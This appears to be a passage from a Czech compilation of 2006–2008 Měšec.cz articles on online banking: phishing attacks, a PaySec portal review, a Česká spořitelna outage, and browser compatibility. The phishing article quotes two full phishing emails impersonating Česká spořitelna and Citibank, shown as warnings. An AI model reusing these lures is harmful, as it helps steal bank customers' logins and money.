Bezpečná a složitá čeština

Česká spořitelna byla cílem masivního útoku hlavně v říjnu 2006. Tehdy jsem ve večerních hodinách 11. října, jako mnoho dalších uživatelů Internetu, obdržel tento mail:

Dobrý den vážení klienti!

Léto roku 2006 bylo pro Banku nejzávažnějším z hlediska poctu nelegálních operaci. Čím dal více mají podvodnici zájem o důvěrnou informaci našich zákazníku. Velké množství lidi se na nás obraci s zadosti zamezit vzniku nebezpečí ztráty peněžních prostředků z učtu. S ohledem na současný stav vyhlašuje Banka následující měsíc za měsíc boje s frodem.

Do 1. listopadu musí všichni naši klienti aktivovat novy systém bezpečností vlastních učtu.

Provedli jsme velkou práci pro zlepšení bezpečnosti. Systém byl zkontrolován uznávanými odborníky v oboru elektronických plateb, a všechny nezávislí experti potvrdili účinnost systému proti frodu. Z důvodu nebezpečí možného zneužiti těchto údajů podvodníky nejsou tyto data zveřejněna v otevřených zdrojích.

Vy jste byl (a) zvolen (a) jako jeden z účastníků finálního stadia testováni systému. V současné době Vám navrhujeme vyučit odkaz https://www.servis24.cz/ebanking-s24/ a standardním způsobem přihlášeni do Internet bankingu aktivovat novy bezpečnostní systém.


V aktuálním stadiu provozu jsou možné některé nesrovnalosti. Připouštíme jejich existenci, a proto prosím nezasílejte dodatečné popisy vznikajících potíži, práce na jejich odstraněni již probíhají.

Musíme Vás informovat o bezpodmínečnem použiti nového systému od listopadu, v opačném případě budou Vaše účty zablokovány do okamžiku úplné identifikace Vaší osoby. Proto doporučujeme v nejkratší možné době přejit na novy bezpečnostní standard.

S pozdravem, Odděleni Banky pro ochranu před frodem

Přečtení tohoto podvodného mailu vzbuzuje úsměvy, ale přesto se našlo okolo 50 klientů, kteří na uvedený odkaz skutečně klikli a údaje vyplnili. Nenechejte se zmást, zmiňovaný odkaz po kliknutí vedl jinam, než je uvedeno v tomto textu. Tehdejší útok byl vedený z jistého asijského počítače, kam vedla i IP adresa. Jen o půl roku později v březnu 2007 informovala Česká spořitelna v tiskové zprávě, že neznámí útočníci se opět pokoušeli vylákat údaje od jejich klientů a tentokrát i za pomoci počítačových červů (pharming).

V roce 2006 zkoušeli podvodníci lákat i klienty české Citibank



citi
CitiBusiness®

Dear CitiBusiness client,

The CitiBusiness Technical Department is performing a scheduled software upgrade to improve the quality of the banking services.
By clicking on the link below you will begin the procedure of the user details confirmation.

http://citibusinessonline.da-us.citibank.com/cbusol/confprocedure.do

These instructions are to be sent to and followed by all CitiBusiness clients.
We apologize for any inconvenience and thank you for cooperation.

CitiBusiness Technical Service.

A member of citigroup
Copyright © 2006 Citibank

Ohrožená skupina řetězových klientů

Pravidelný čtenář Měšce při obdržení podobných e-mailů nejspíše na klávesnici zmáčkne tlačítko „DELETE“, jenže nestačil jsem ještě ani dopsat tento článek a můj kamarád mi už stačil přeposlat jeden z podvodných mailů v dobré víře, že mi pomůže, protože mám účet u České spořitelny. A současně s tímto mailem mi poslal pár dalších zaručených zpráv o umírající holčičce v nemocnici, kterou zachrání přeposlání dalších 33 e-mailů a podobně.

Noví objevovatelé Internetu zvláště s rozšiřujícím se vysokorychlostním připojením jsou právě tou ohroženou skupinou a zároveň nebezpečnými možnými dalšími šiřiteli podobných nesmyslů. Že počítačoví uživatelé – klienti bank umějí být nebezpeční pro banky samotné, potvrzuje i zpráva společnosti Deloitte, která se zabývala bezpečností v oblasti informačních technologií. Zpráva Deloitte uvádí, že k mnoha útokům na banky dochází prostřednictvím klientů, kteří se stávají nevědomými poskytovali citlivých informací a kanály vedoucími do nitra finančních institucích. Avšak přestože jsou finanční instituce těmito útoky přímo ohrožovány, nejsou zatím ochotné přijmout odpovědnost za bezpečnost počítačů svých klientů, zřejmě z důvodů obrovského rozsahu takového podniku. Podle zprávy přes 57 % útoků přišlo přes elektronickou poštu.

Nešťastný login a heslo

Je už téměř pravidlem, že opakující se útoky pomocí phishingu mají jedno společné: zaměřují se jen na finanční instituce či společnosti, které pro přihlášení do uživatelského rozhraní využívají pouze uživatelské jméno a heslo a další zabezpečení chybí. Proto kolují miliony podvodných e-mailů mámících přihlašovací údaje pro portály moneybookers.com či PayPal.com, problémy s podvody měla i česká Citibank, než změnila svůj přihlašovací proces (tehdy používala pouze číslo debetní karty a heslo).

Anketa
Bojíte se používat Internetové bankovnictví?

- Ano, nevěřím zabezpečení. 12 %
- Ano, ale přesto je používám. 18 %
- Ne, je to bezpečné. 70 %

Odpovědělo 420 čtenářů.

Proces autentizace klienta jiným způsobem než heslem před samotným přihlášením na účet je dostatečnou bariérou i proti phishingu. A to přestože by došlo ke kliknutí na odkaz. To neznamená, že stávající způsob přihlašování do Internetového bankovnictví většiny českých bank je nebezpečný, ale tyto podvodné maily ukazují, že můžeme očekávat jejich zvyšující se intenzitu. A lze předpokládat, že před podvody nemohou být klidní žádní klienti banky, která pro přístup k účtu používá jen uživatelské jméno a heslo. Nemusí sice dojít hned k úbytku financí, ale přístup k historii účtu a získání přehledu obratů a aktiv je rovněž cennou informací.

Internet má své obrovské výhody, ale i rizika, a proto je nutné se na ně připravit. Jenže ani nejlépe zabezpečený počítač neochrání svého uživatele před lidskou blbostí.

Phishing a rhybaření

Slovo phishing je anglický výraz označující nelegální způsob, jak z uživatele Internetu získat citlivá data nebo údaje. Nejčastěji jde o získání hesel pro přístup do databází (včetně Internetových bankovnictví) a získávání čísel a PINů platebních karet. Phisning funguje na bázi e-mailových zpráv, které se tváří jako zprávy odeslané například bankou uživatele. Odkazy uvedené v těle zprávy vedou na podvodný server, kam se získané údaje odesílají.

Slovo phishing je původem z kořene slova fishing, což znamená rybolov, rybaření. V češtině na Internetu zlidověl výraz rhybaření, kterým se phishing označuje. V přeneseném smyslu tak jde o rozesílání e-mailových návnad v naději, že se nějaká oběť chytí.

Nejlepším zabezpečením proti phishingu je osvěta. Snahy o podvod lze omezit i bezpečnostními pravidly, jak se na Internetu chovat, případně softwarovými nástroji, které umějí snahy o phishing detekovat.

Anketa
Jaké používáte zabezpečení Internetové bankovnictví?

- Jméno a heslo. 8 %
- Elektronický podpis. 14 %
- SMS klíč nebo autentizační SMS. 69 %
- Elektronický kalkulátor. 5 %
- Čipovou kartu. 4 %

Odpovědělo 746 čtenářů

Celý článek i s diskusí je možné najít na http://www.mesec.cz/clanky/phishing-a-rhybareni-chytnete-si-ceskou-rybicku/.

3.3 PaySec, nová voda v platbách na českém Internetu

Dalibor Z. Chvátal - 22. 4. 2008

Platit na Internetu lze několika způsoby a rozvoj Internetového bankovnictví i platebních karet láká další subjekty k nabízení vlastních řešení. Nový český platební portál má ambice stát se jedním z největších na domácí půdě. Technické řešení existuje, rozhodnout musí uživatelé.

Českým platbám na Internetu stále vévodí jediný nejoblíbenější způsob platby, a to dobírka. Tento archaický nástroj se stejně aktivně používá již jen v Německu. Jeho obliba v naší zemi však pozvolna klesá, a to hlavně vlivem možnosti rozšíření plateb na Internetu pomocí platebních karet. Dobírka má však ještě před sebou stále dlouhý život. Může za to nedůvěra k poctivosti Internetových obchodníků, k platbám na Internetu a Internetovému prostředí vůbec.

V současné době na českém Internetu můžeme platit několika nástroji. Mezi ně patří:

1. Dobírka
2. Platební karta
3. Platba předem na účet v bance
4. Platba v hotovosti při osobním převzetí zboží
5. Platební systém eBanky
6. Platební tlačítko ČSOB
7. PaySec
8. PayPal
9. PayPay
10. moneybookers
11. mTransfer (před spuštěním)
12. Premium SMS
13. Šek

Dnešním dnem spouští ostrý provoz nový platební portál PaySec. Redakce finančního serveru Měšec dostala možnost tento portál otestovat a vy máte možnost si přečíst jako mezi prvními čtenáři jeho recenzi.

Hafan, pejsek aneb plaťte bezpečně

Oficiální prezentace platebního portálu PaySec proběhne dnes dopoledne, přesto se pokusím o malý náhled do smyslu vzniku portálu. Jeho název lze snadno odvodit od dvou anglických slov: Pay – platit a Sec – security, bezpečí. PaySec nabízí bezpečné platby na českém Internetu. Matkou a provozovatelem portálu je Československá obchodní banka.

Na webu jen pro obyčejné lidi

Před používáním portálu je nutná registrace. Můžete si zvolit libovolné přihlašovací jméno, takže pokud na Internetu využíváte svoji zaběhnutou přezdívku, s registrací si pospěšte. Registrovat se mohou jen jednotlivé fyzické osoby-občané. Chcete-li PaySec nabízet pro platby v pozici obchodníka, musíte nejprve s ČSOB uzavřít smlouvu.

Proces registrace je velmi intuitivní a snadný, heslo musí mít minimálně 9 znaků a musí obsahovat velké písmeno a číslici. Při registraci musíte uvést číslo svého českého bankovního účtu v jakékoliv bance, ke kontu PaySec mohou být navázány maximálně tři účty. Portál podporuje všechny tuzemské banky kromě spořitelních družstev Unibon a WPB Capital (stav k 22. 4. 2008).

Během registrace uvádíte i e-mail, na ten vám obratem přijde ověřovací link. Po jeho potvrzení následuje ověření čísla vašeho mobilního telefonu. Na ten vám přijde autorizační SMS podobně jako v Internetovém bankovnictví. Po zadání kódu je konto založeno a okamžitě funkční. Poté už potřebujete jediné – dostat na něj peníze.

Nabíjíme PaySec

Peníze na portál můžete dostat buď bankovním převodem, anebo pomocí platební karty. Za převod z účtu nic neplatíte, za převod z karty dáte ČSOB 2 % z transakce, ale do konce srpna 2008 jsou poplatkové prázdniny, proto je nabití pomocí karty zdarma. V tomto ohledu připomíná PaySec anglický portál Moneybookers. I ten nabízí zmiňované dvě alternativy nabíjení. Naopak, na známý portál PayPal peníze předem nedostanete, přesněji ne na PayPal registrovaný na českého zákazníka s tuzemským domicilem. Převod z bankovního účtu trvá maximálně dva pracovní dny, převod z karty je okamžitý a s penězi lze ihned disponovat.

Jak na placení

Prostředí PaySec je uživatelsky přátelské a platit přes něj je jednodušší, než vyplnit příkaz v bance přes Internetové bankovnictví. Opět máte několik možností. Můžete platbu poslat libovolnému uživateli PaySec, stačí jen znát jeho uživatelské jméno. Můžete si naopak i platbu vyžádat (obdoba inkasa), obdržíte ji samozřejmě až po schválení platby plátcem. Příjemná je i možnost definice vzorů plateb. Tvůrci portálu nejspíše myslí, že uživatelé jej budou používat pro opakované platby.

Historie pohybů na virtuálním účtu PayPal je samozřejmostí, pohyby lze filtrovat podle typu platby nebo časového období. Dobrou vlastností je možnost konto zrušit. Než se tak rozhodnete, systém vás vyzve k výběru uložených finančních prostředků a teprve potom se účet zruší během několika kliknutí.

Bezpečnost přes mobil

Platby do výše 50 Kč se neověřují a lze je odesílat okamžitě po přístupu na účet. Ten je jištěný pouze jménem a heslem. Můžete si však nastavit, že při platbě nad 50 Kč vám bude zaslána autorizační SMS. Platba se provede po přepisu kódu zaslaného v SMS. Je možná i varianta, kdy lze nastavit neautorizované platby do maximální výše 1000 Kč. Platby nad tuto částku však vždy podléhají autorizaci přes SMS.

Nemáte-li rádi papírování, je PaySec po založení ihned aktivní, ale s omezením. Během kalendářního roku na něj můžete poslat maximálně 63 000 Kč, ale z konta dostanete jen 25 000 Kč ročně. Když se do této hranice vejdete, nic více nepotřebujete. Pokud jednu hranici „přešvihnete", musíte absolvovat ověření na pobočkách Poštovní spořitelny (včetně pošt), anebo čekat na další kalendářní rok.

Zaručený

Druhou alternativou ověření je, že jste klientem ČSOB či Poštovní spořitelny a všechny nabití i vybití z PaySec budete provádět výhradně na jediný účet u této banky. Maximální zůstatek na kontě je 100 000 Kč, ale nabíjení a vybíjení je bez limitů.

Ověřený

Třetí možností je vytisknout si formulář a s ním dojít na nejbližší poštu nebo pobočku Poštovní spořitelny. Tam vás ověří a až ověřené údaje dostane i centrála ČSOB, můžete se těšit z neomezených limitů pro platby i výdaje z PaySec bez ohledu, zda jste nebo nejste klienty ČSOB. Ověřovací formulář je ukrytý v listě Osobní nastavení – Ověření.

Věřím, že pro mnoho uživatelů je ověření otravný způsob, ale podobnou možnost nabízí i portál moneybookers. Ten zašle na vámi registrovanou adresu dopis s unikátním kódem. Pokud dopis dojde a kód přepíšete, získáte u moneybookers vyšší limity pro platby i výběry. PaySec jde podobnou cestou.

Kde to přece jen vázne

Má-li být PaySec alternativou pro online platby a konkurovat ostatním portálům, měl by být především sám online. A to není. Převod z jiné banky trvá až dva pracovní dny. V portálu PaySec bych proto viděl výhodu pro klienty ČSOB a Poštovní spořitelny, jako konkurenci současné platby pomocí eBanky. Ovšem převod uvnitř ČSOB vždy online není, večer či o víkendech peníze na PaySec ani z účtu u ČSOB nedostanete a nezbývá vám nic jiného, než sáhnou po platební kartě za poplatek 2 %. Naproti tomu eBanka nabízí převody okamžitě bez časového omezení.

PaySec proto není vhodný do situace, kdy brouzdáte po českém Internetu a najednou vás zaujme zboží či služba, které okamžitě chcete. Pokud obchodník PaySec podporuje a máte na něm peníze, v pořádku. Opačně musíte peníze na PaySec nejprve dostat. Ovšem to už zrovna můžete přímo zaplatit online platební kartou (bez poplatku 2 %), převodem uvnitř eBanky či premium SMS, za předpokladu podpory těchto plateb u obchodníka.

Je škoda, že PaySec je stále jen prostředníkem. Světový portál PayPal jde dál a není jen platebním portálem. Chce-li si PaySec získat uživatele, měl by kromě placení nabídnout i další služby nebo lákadla. A jedno mě napadá. Podle obchodních podmínek je PaySec pouze prostředníkem a jinak za nic nezodpovídá. Naopak, PayPal přebírá i záruku za dodání zboží či služby, při splnění podmínek. Nebylo by špatné tuto možnost časem přidat. Princip je jednoduchý: obchodník zboží nedodá či dodá jiné, zákazník si stěžuje, obchodník nereaguje, takže PayPal vrátí peníze zákazníkovi a obchodníkovi je strhne. Jde o hrubé zjednodušení služby, ale prostřednictvím PayPal jsem ji již dvakrát úspěšně použil. Podle obchodních podmínek ČSOB nesmí obchodník odmítnout reklamaci zboží z důvodu, že bylo placeno přes PaySec, ale může jej odmítnout z jiného důvodu. Zde vidím prostor pro inovaci.

Uživatelsky a poplatkově je PaySec příjemný, ale otázkou je, jak je na tom obchodník z pohledu příjemce platby. To záleží na postavení smlouvy mezi ČSOB a obchodním partnerem, na webu v této chvíli základní sazebník pro obchodníky neexistuje a podmínky se stanovují individuálně. Nebylo by špatné stanovit alespoň základní ceny, o kterých lze dále diskutovat. Případný zájemce implementaci PaySec tak hned ví, s čím může počítat.

Prostřednictvím platební brány nelze nabíjet PaySec platebními kartami Diners Club a American Express. To je však problém spíše společnosti Global Paymants, autorizačního centra, než samotné ČSOB.

V době elektronických podpisů bych rovněž očekával i rychlejší proces zprovoznění PaySec u obchodníka. Zvláště když samotná ČSOB má u svých klientů možnost čipové karty se zaručeným podpisem. Nemuselo by se

proto běhat na pobočky se smlouvami a ověřením. Portály moneybookers a PayPal zprovozní obchodnický účet během několika minut včetně implementace na webu, u PaySec je to přinejmenším otázka několika dnů.

Malá PR ostuda

Ještě před spuštěním PaySec se strhla na Internetu diskuze o zneužívání blogů českých deníků PR agenturou, která zastupuje ČSOB. V diskuzích se zmiňoval PaySec jako odpověď na předražené nabídky konkurence. Na problém upozornil Adam Javůrek na svých stránkách.

Pro koho je vhodný a co je příjemné

Platební portál PaySec je dobrou alternativou pro platby na českém Internetu. Má dobré ceny a nabízí mikroplatby i mezi fyzickými osobami. Služba je postavena velmi jednoduše, jsem však mírně pesimistický, že v nejbližší době naučí i běžné uživatele platit mezi sebou přes PaySec. Portálům PayPal nebo moneybookers však konkuruje českým a jednoduchým ovládáním a hlavně cenou. Po skončení zaváděcího období je koruna za platbu z pohledu uživatele spíše symbolickým poplatkem.

Oceňuji zvýšenou bezpečnost prostřednictvím autorizační SMS i otevřenost platebního systému pro všechny bankovní klienty bez nutnosti mít účet u ČSOB. PaySec je navíc opravdu velmi jednoduchým nástrojem a jeho ovládání zvládne snad každý.

Není nutné ani registrovat platební karty, jak je tomu u zahraniční konkurence. Nabití účtu pomocí platební karty se řeší okamžitým přesměrováním na platební bránu ČSOB. Ale z jiného úhlu pohledu může být pro některé uživatele příjemnější registrace karty, kdy nemusejí stále myslet na to, zda na virtuálním účtu jsou nebo nejsou peníze pro placení. Když peníze dojdou a je potřeba platit, automaticky je lze strhnout z karty. Toto umí PayPal i moneybookers.

Příliš malý trh pro hodně dobrých projektů

Přes to vše je PaySec novým svěžím větříkem v českých platbách na Internetu a nabízí tuzemskou alternativu, která zde v tomto rozsahu chyběla. Platby na Internetu česká slibná budoucnost a službu s názvem mTransfer připravuje i mBank. Nechejme se proto překvapit, co nám PaySec i další alternativy v následujících měsících připraví. Mám naději, že to budou jen pozitiva. Český trh není tak velký a bylo by škoda investovaných peněz v projektech, které časem upadnou do pozadí pro malé využití.

Vyznejte se

- PaySec - provozovatelem je Československá obchodní bankou podle českých právních předpisů.
- PayPal - na evropském území je provozovatelem služby PayPal Europe, s bankovní licencí a se sídlem v Lucembursku, podle lucemburského práva. Akcionářem PayPal Europe je americká společnost eBay.
- moneybookers - anglická společnost Moneybookers Ltd. je registrovaná v Londýně ve Velké Británii, podléhá britskému právu a britské finanční autoritě (FSA).
- PayPay – slovenská společnost působí z Bratislavy jako organizační složka právnické osoby WorldClearing Holding. Ta je registrovaná na Seychelech a má pobočku i ve Spojených státech. WorldClearing Holding je dceřinou společností LUKA & BRAMER GROUP a.s. se sídlem v Bratislavě.

Celý článek i s diskusí je možné najít na http://www.mesec.cz/clanky/paysec-nova-voda-v-platbach-na-ceskem-Internetu/.

3.4 Zakletý Servis 24 České spořitelny

Petr Bukač - 30. 5. 2008

V České spořitelně máte šest možností, jak obsluhovat svůj účet: osobně na pobočce, prostřednictvím sběrného boxu nebo bankomatu a dále „na dálku“ přes telefon, Internet nebo mobilní telefon. Poslední tři zmíněné možnosti jsou efektivní, pokud fungují. Spořitelnu v poslední době často zrazuje technika.

Reklama:
Největší a nejporuchovější

Česká spořitelna je podle objemu aktiv po Československé obchodní bance druhou největší bankou v Česku. Podle počtu klientů je však s přehledem největší. Z více než 5 milionů klientů jich přes 1,1 milionu využívá přímé bankovnictví. To ovšem včera odpoledne neplatilo. Krátce po poledni totiž zkolabovaly systémy zajišťující provoz Internetového bankovnictví a klientského centra spořitelny. Rozhodně se přitom nejednalo jen o krátkodobý výpadek. Poruchu se podařilo odstranit až po více než pěti hodinách.

V průběhu celého odpoledne tedy zůstaly klientům nedostupné všechny služby umožňující jejich dálkový přístup k účtu. Nepříjemné bylo, že kromě Internetového, telefonního a GSM bankovnictví nefungovala ani infolinka a dokonce ani Internetové stránky spořitelny. Běžný klient zvyklý využívat služeb přímého bankovnictví se tedy obvyklým způsobem nedostal nejen ke svému účtu, ale ani k žádným jiným informacím, než že jím požadované služby jsou z technických důvodů dočasně mimo provoz.

Záchrana jen na pobočkách a bankomatech

Lidem, kteří neodkladně potřebovali zadat platební příkaz nebo třeba zjistit zůstatek svého účtu, nezbylo nic jiného, než aby se vydali k nejbližšímu bankomatu. Majitelé debetních (nikoliv však kreditních) platebních karet vydávaných Českou spořitelnou totiž mají možnost využívat jejich bankomatů nejen k výběru peněz, ale také k zadání jednorázových platebních příkazů až do výše denního limitu 20 tisíc korun. Služba je dostupná na všech bankomatech České spořitelny po celou dobu jejich provozu.

Jedinou další alternativu pro klienty, kteří měli i jiné požadavky a nemohli se dočkat, až bude dálkový přístup k účtu a infolinka opět v provozu, představovala cesta na kteroukoliv pobočku České spořitelny. Slabou útěchou za nepohodlí a ztrátu času jim může být alespoň to, že v době od výpadku služeb přímého bankovnictví až do ukončení provozní doby poboček jim spořitelna nebude účtovat poplatky za transakce uskutečněné na pobočkách, které by jinak bylo možno realizovat prostřednictvím přímého bankovnictví.

K příčinám včerejších technických obtíží Česká spořitelna prozatím nesdělila žádné bližší informace. Prioritní pro ni zřejmě bylo především co nejrychlejší zprovoznění systému. Analýzou příčin se hodlá zabývat teprve následně. Kristýna Havligerová z oddělení firemní komunikace České spořitelny bezprostředně po odstranění poruchy server Měšec.cz informovala: "Situaci jsme intenzivně řešili s nejvyšší prioritou důležitosti. Přesnou příčinu **výpadku však zatím neznáme. Klientům se omlouváme."**

ČS: Přímé bankovnictví je pro nás prioritou

Klientům zřejmě nezbude nic jiného, než omluvu přijmout. Tristní však je, že podobné problémy Českou spořitelnu pronásledují poměrně často. Někdy se neplánovaně protáhne plánovaná odstávka Internetového bankovnictví, jako tomu bylo naposledy v březnu, jindy nejsou v provozu platební terminály u obchodníků z důvodů přetížení sítě popřípadě zkolabují některé její bankomaty. Poruchy technických systémů sice čas od času postihují i jiné banky, ale jen málokdy zasáhnou tak velký počet klientů.

Pro Českou spořitelnu jsou opakované problémy s občasnou nedostupností jejich některých služeb určitě nepříjemné a jistě se je intenzivně se snaží vyřešit. Kristýna Havligerová k tomu pro Měšec.cz říká: "Přímé bankovnictví je naší dlouhodobou prioritou. V roce 2007 byla jeho dostupnost téměř 99%. Každý rok do něj investujeme řádově stovky milionů Kč. Celková částka těchto investic od roku 2000 přesáhla jednu miliardu Kč. Jde však o techniku, a ta se bohužel někdy porouchá."

Úspěch se jednou může zastavit

Česká spořitelna je bezpochyby úspěšná banka. Svědčí o tom mimo jiné i její stále se zlepšující hospodářské výsledky. O budoucnosti každé finanční instituce však rozhoduje především spokojenost jejich klientů. Pokud je banka důsledně vede k co největšímu využívání služeb přímého bankovnictví, měla by bezpodmínečně zajistit jeho permanentní dostupnost. Nechce-li Česká spořitelna o své klienty začít přicházet, bude se muset v tomto směru ještě zlepšit. Dostupnost 99 % brzy nebude stačit.

Především by ale měla zamezit tomu, aby kdykoliv v budoucnu mohlo dojít k současnému výpadku všech jejich prostředků dálkové komunikace s klienty. To by totiž mohlo mít pro její důvěryhodnost fatální následky. Kombinace nefunkčního přímého bankovnictví, nedostupných Internetových stránek i infolinky je pro běžného klienta, který potřebuje cokoliv neodkladného se svou bankou vyřídit, skutečně deprimující. Odkázat ho jen na možnost využití bankomatu nebo návštěvy pobočky rozhodně nestačí.

Celý článek i s diskusí je možné najít na http://www.mesec.cz/clanky/zaklety-servis-24-ceske-sporitelny/.

3.5 Google Chrome: Jak důležitý je prohlížeč pro Internetové bankovnictví?

Michal Černý - 5. 9. 2008

Internetový prohlížeč patří na většině počítačů mezi nejčastěji používané programy. Prostřednictvím kvalitního prohlížeče můžete snadno ovládat nejrůznější Internetové aplikace. Co však s prohlížečem, který nezvládá Internetové bankovnictví? I takový je Google Chrome.

V posledních letech jsme si navykli vybírat Internetový prohlížeč na základě funkčního vybavení, možnosti rozšíření či rychlosti, bezpečnosti a stability. Až na některé drobné výjimky (především prohlížeč Opera) nebylo nutné zvažovat, zda se Internetové stránky zobrazí dostatečně dobře a kvalitně.

Nezvyklý rychlík

Druhého září uvedla americká firma Google prohlížeč s názvem Chrome. Ač se jedná testovací verzi, lze říci, že vzbudila rozruch větší než malý. Prohlížeč již při prvních testech vykazuje větší rychlost především u online aplikací, ale také i celé řady dalších "obyčejných" stránek.

Google Chrome je z části postavený na zdrojových kódech Firefoxu, částečně na WebKit a je nabízen jako open source. Jedná se o beta verzi, která má být pro Google reflexí toho, co uživatelům chybí a co se jim naopak líbí. Hovoří se o něm jako o snaze Google ukrojit podíl IE od Microsoftu z koláče podílů prohlížečů. Spíše se ale jedná o snahu společnosti otevřít si cestu k robustnějším a kvalitnějším online aplikacím, v jejichž vývoji hraje světově jednoznačně prim. Je vybaven Google V8 JavaScript Engine, který zajišťuje rychlejší práci s JavaScriptem. Ten se používá nejen pro většinu tzv. web 2.0 aplikací, ale slouží na celé řadě stránek jako nějaký "aktivní prvek". Chrome je k dispozici také v češtině.

Anketa
Jaký Internetový prohlížeč nejčastěji používáte (nebo budete používat)?

- Firefox 54 %
- Google Chrome 8 %
- Internet Explorer 15 %
- Netscape 0 %
- Opera 18 %
- Safari 2 %
- Jiný 2 %

Odpovědělo 1 047 čtenářů.

Do banky s problémy

Jistě se bez zajímavosti neobjede ani skutečnost, že české Internetové bankovnictví (IB) pod ním příliš nefunguje. Jen namátkou; u ČSOB nedojde k načtení stránky pro přihlášení, u Komerční banky není možné užít java applet (jedná o podivné řešení IB, ale budiž), takže se také přihlásit nemůžete. Podle ohlasů je prohlížeč Chrome skutečně rychlý, ale některé bankovní Internetové stránky s ním mají potíže.

Naskýtá se tedy otázka, zdali má podobný prohlížeč na českém trhu ve stávající podobě vůbec nějakou šanci. Ponechme stranou technické specifikace prohlížeče a jeho porovnání s konkurencí a zaměřme se na nemožnost používání Internet banking - je fatálním nebo jen dílčím hendikepem? Postavme si tedy otázku, zda je podpora IB pro nás jedním z klíčových parametrů prohlížeče.

Přinejmenším podle názoru bank je Internetové bankovnictví nejlepší cestou spojení zákazníka a jeho finančního ústavu. A aby i klient byl stejného názoru, je mu to náležitě vysvětleno nejen letáčky a plakáty, ale především poplatky. Kontaktní bankovní služby se stávají stále dražší a telefonní linka se poměrně dobře hodí na řešení problémů, nikoli na každodenní kontrolu zůstatku na účtu a k platebním transakcím.

Řešením dva prohlížeče?

Mít tedy dva Internetové prohlížeče? Jeden na web 2.0 a běžné surfování a druhý na IB? To se zdá být jako relativně moudrým, avšak ne zcela pohodlným řešením. Téměř každý uživatel ocení jistou uniformitu svých pracovních prostředí a přecházet od jednoho prohlížeče k druhému se nejeví jak právě uniformní a praktické (i když asi racionálně nejvýhodnější).

Zdá se, že prohlížeč bez Internetového bankovnictví bude jen těžko konkurence schopný. I když jedna možnost zde přece jen je. Pokud budete mít účet u bank, ve kterých funguje Google Chrome, pak žádné problémy nepocítíte. Chrome ukázal ještě na jednu věc. Když se podíváme na našeho bankovního nováčka na trhu, mBank, tak zatracované, nepohodlné, ale jednoduché prostředí jejího Internetového bankovnictví funguje a relativizuje tak kritiku směrem k němu.

Přestože většina uživatelů Internetu stále používá hlavně Internet Explorer, takže banky se nemusí cítit být tlačeny k větší podpoře alternativních prohlížečů, mohly by jejich podporu vnímat třeba jako svoji prestiž, konkurenční výhodu či přidaný servis pro klienty. Co to znamená dobré Internetové bankovnictví? To je takové, které si spustíte v jakémkoli prohlížeči. K čemu jsou pěkné ikonky, když se k němu ani nepřihlásíte?

Doplnění redakce finančního serveru Měšec.cz

V tabulce jsou uvedeny v praxi vyzkoušené možnosti přihlášení a ovládání Internetových aplikací s nejvíce používanými prohlížeči.

Aktualizováno 5. 9. 2008:

Podle příspěvků v diskuzi tohoto článku je nefunkčnost Google Chrome a dalších prohlížečů u Internetového bankovnictví ČSOB a Poštovní spořitelny způsobena absencí certifikátů I. CA. Stačí tyto certifikáty nainstalovat podle návodu banky a Internetové bankovnictví poté funguje bez problémů.

V případě bank a družstevních záložen jde o Internetové bankovnictví. U ostatních společností jde o Internetové aplikace pro ovládání zákaznických účtů.

Celý článek i s diskusí je možné najít na http://www.mesec.cz/clanky/google-chrome-jak-dulezity-je-prohlizec-pro-ib/.

Funkčnost Internetových aplikací v prohlížečích (stav k 5. září 2008)

Finanční instituce	Google Chrome	Internet Explorer	Opera	Firefox
BAWAG Bank	OK	OK	OK	OK
CCS	OK	OK	OK	OK
Citibank	OK	OK	nefunkční	OK
Commerzbank	OK	OK	OK	OK
ČSOB	OK	OK	OK	OK
Česká spořitelna	OK	OK	OK	OK
Diners Club	OK	OK	OK	OK
Fio	OK	OK	OK	OK
GE Money Bank	OK	OK	OK	OK
HSBC Bank	s omezením	OK	OK	OK
ING Bank	OK	OK	OK	OK
J&T BANKA	OK	OK	OK	OK
Komerční banka	nefunkční	OK	OK	OK
mBank	OK	OK	OK	OK
Moneybookers	OK	OK	OK	OK
Oberbank	OK	OK	OK	OK
PayPal	OK	OK	OK	OK
PaySec	OK	OK	OK	OK
Poštovní spořitelna	OK	OK	OK	OK
Raiffeisenbank	OK	OK	OK	OK
Raiffeisenbank im Stiftland	nefunkční	OK	OK	OK
Raiffeisen stavební spořitelna	OK	OK	OK	OK
UniCredit Bank	OK	OK	OK	OK
Volksbank CZ	nefunkční	OK	OK	OK
Volksbank Löbau-Zittau	OK	OK	OK	OK
Waldviertler Sparkasse	nefunkční	OK	nefunkční	OK s doplňkem IE Tab

4 Výběr toho nejzajímavějšího o Internetové bezpečnosti ze serveru Root.cz v roce 2008

